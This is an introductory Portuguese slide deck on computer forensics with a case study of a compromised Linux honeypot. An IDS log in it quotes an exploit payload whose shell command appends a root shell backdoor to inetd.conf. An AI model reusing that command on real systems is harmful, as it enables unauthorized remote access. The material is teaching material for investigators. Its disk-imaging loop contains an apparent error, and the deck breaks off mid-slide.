Introdução à Forense Computacional

Henrique Ribeiro
henrique@gris.dcc.ufrj.br

Definição

“Coleta e análise de dados de maneira não tendenciosa e o mais livre de distorção possível, para reconstruir dados ou o que aconteceu no passado em um sistema”

Dan Farmer and Wietse Venema – Computer Forensics Analysis Class Handouts (1999)

Evidências digitais


- **Definição**
- Aquilo que determina ou estabelece a verdade de um fato ocorrido no ambiente digital
-
- **Características**
- Empírica
- Segue um método científico
- Hipótese/Teoria X Prova

Evidências digitais

“Todo contato deixa vestígio”

Edmond Locard

Etapas da análise forense



Reconhecimento das evidências

Análise das evidências encontradas

Correlacionamento das evidências

Reconstrução dos eventos

Coleta de Informações

Coleta de informações

- Confiabilidade
- Integridade
- Volatilidade

Reconhecimento de Evidências

- Sintomas do sistema
- Definição do uso legítimo
- Linha do Tempo

Análise de Evidências Encontradas

- Confiabilidade das ferramentas
- Recuperação de arquivos
- Documentação

Correlacionamento de Evidências

- Fator Tempo
- Implicação das evidências
- Contextualição

Reconstrução dos Eventos

- Relevância das evidências
- Impacto dos fatos
- Laudo

Estudo de caso

Sistema Operacional:
Red Hat Linux 6.2 Server com instalação padrão

Sintomas:
Tráfego anômalo detectado pelo IDS

Objetivo:
Reconstruir os passos do invasor e analisar o impacto destes no sistema

Estudo de caso


Log do IDS

```
Nov 7 23:11:51 lisa snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 ->
172.16.1.107:871

11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 00 02 00 01 86 B8  >...............
00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00  ................
. . . . . .
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8  .N..V...1...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65  ..../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20  cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E  /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66   /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E  ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73  etd.....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  t...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Estudo de caso

<u>1° passo</u>: Coleta de informações

- Análise *Post-mortem* X *Live Forensics*
- Ordem de Volatilidade
- Copiando dados das partições e fazendo hashes




```
root@localhost# for i in 1 5 6 7 8 9; do dd if=/dev/hda1 of=honeypot.hda1.dd bs=1M; done
root@localhost# md5sum honeypot.hda?.dd >> hashes.md5
root@localhost# cat hashes.md5
a1dd64dea2ed889e61f19bab154673ab  honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b  honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6  honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d  honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b  honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f  honeypot.hda9.dd
root@localhost#
```

Estudo de caso

<u>1° passo</u>: Coleta de informações

- Remontar as partições do sistema comprometido como somente leitura
- Criar uma linha do tempo com o The Coroner's Toolkit




```
root@localhost# ls
honeypot.hda1.dd  honeypot.hda5.dd  honeypot.hda6.dd  honeypot.hda7.dd  honeypot.hda8.dd  honeypot.hda9.dd
root@localhost# mkdir honeypot
root@localhost# mount -o loop,ro,nodev,noexec honeypot.hda8.dd honeypot
root@localhost# mount -o loop,ro,nodev,noexec honeypot.hda1.dd honeypot/boot
root@localhost# mount -o loop,ro,nodev,noexec honeypot.hda6.dd honeypot/home
root@localhost# mount -o loop,ro,nodev,noexec honeypot.hda5.dd honeypot/usr
root@localhost# mount -o loop,ro,nodev,noexec honeypot.hda7.dd honeypot/var
root@localhost#
root@localhost#
root@localhost#
root@localhost# mkdir saida
root@localhost# grave-robber -c honeypot -m -d saida -o LINUX2
root@localhost# for i in 1 5 6 7 8; do ils honeypot.hda$i.dd | ils2mac > saida/hda$i.ils; done
root@localhost# ls saida
body  body.S  command_out  conf_vault  hda1.ils  hda5.ils  hda6.ils  hda7.ils  hda8.ils  MD5_all  MD5_all.md5  trust  user_vault
root@localhost#
root@localhost#
root@localhost#
root@localhost# cat saida/body saida/hda?.ils > saida/body-full
root@localhost# mactime -p honeypot/etc/passwd -g honeypot/etc/group -b saida/body-full 11/06/2000 > saida/mactime.txt
root@localhost# █
```

Estudo de caso

<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Analisando a linha do tempo, observamos:




```
                       1024 .a. drwxr-xr-x root     root     honeypot/etc/uucp/oldconfig
                       1024 .a. drwxr-xr-x root     root     honeypot/etc/codepages
                       1024 .a. drwxrwxr-x root     man      honeypot/var/catman/X11R6/cat7
                      32768 .a. drwxr-xr-x root     root     honeypot/dev/rd
                        104 .a. -rwxr-xr-x root     root     honeypot/etc/cron.daily/tmpwatch
                       1024 .a. drwxr-xr-x root     root     honeypot/etc/skel
Nov 08 00 12:25:53     2836 .a. -r-xr-xr-x root     root     honeypot/usr/bin/uptime
Nov 08 00 12:26:15        0 m.c -rw-r--r-- root     root     honeypot/etc/hosts.deny
Nov 08 00 12:26:51     1024 .a. drwxr-xr-x root     root     honeypot/etc/rc.d/init.d
Nov 08 00 12:29:27    63728 .a. -rwxr-xr-x root     root     honeypot/usr/bin/ftp
Nov 08 00 12:33:42     1024 .a. drwx------ daemon   daemon   honeypot/var/spool/at
Nov 08 00 12:45:18      161 .a. -rw-r--r-- root     root     honeypot/etc/hosts.allow
                          0 .a. -rw-r--r-- root     root     honeypot/etc/hosts.deny
                      31376 .a. -rwxr-xr-x root     root     <honeypot.hda5.dd-dead-93839>
Nov 08 00 12:45:19       63 .a. -rw-r--r-- root     root     honeypot/etc/issue.net
Nov 08 00 12:45:24     1504 .a. -rw-r--r-- root     root     honeypot/etc/security/console.perms
Nov 08 00 12:51:37  2129920 m.. -rw-r--r-- drosen   drosen   <honeypot.hda8.dd-dead-8133>
Nov 08 00 12:51:53     1153 .a. -rwxr-xr-x 1010     users    <honeypot.hda5.dd-dead-109801>
                        118 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/ /Anap
                       5324 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/sp.pl
                       4096 .a. drwxr-xr-x 1010     users    honeypot/usr/man/.Ci/scan
                      21800 .a. -rw-r--r-- 1010     users    honeypot/usr/man/.Ci/scan/statd/statdx
                                                                                     1260,1        20%
```

- Por que isso chama a nossa atenção?

Estudo de caso

<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Recuperar o arquivo deletado no inode 8133
- Analisar o arquivo e seu contexto




```
root@localhost# icat honeypot.hda8.dd 8133 > file_8133
root@localhost# ls
coroner.log  file_8133  honeypot.hda1.dd  honeypot.hda6.dd  honeypot.hda8.dd  saida
error.log    honeypot   honeypot.hda5.dd  honeypot.hda7.dd  honeypot.hda9.dd
root@localhost# file file_8133
file_8133: POSIX tar archive (GNU)
root@localhost# tar -xf file_8133
root@localhost# ls
             error.log  honeypot          honeypot.hda5.dd  honeypot.hda7.dd  honeypot.hda9.dd
coroner.log  file_8133  honeypot.hda1.dd  honeypot.hda6.dd  honeypot.hda8.dd  saida
root@localhost# ls " "
config.cache  config.status  e.chans       EGGDROP.stamp  e.users  lush.h.in    salt.h
config.h      configure      e.conf        egg.log        filesys  Makefile     scripts
config.h.in   configure.in   eggdrop       encrypt.c      install  Makefile.in  src
config.log    DEBUG          eggdrop.conf  e.notes        lush.h   run          text
root@localhost# 
```

- O que é “eggdrop”?

Estudo de caso

<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Nome de domínio encontrado no arquivo *“egg.log”*



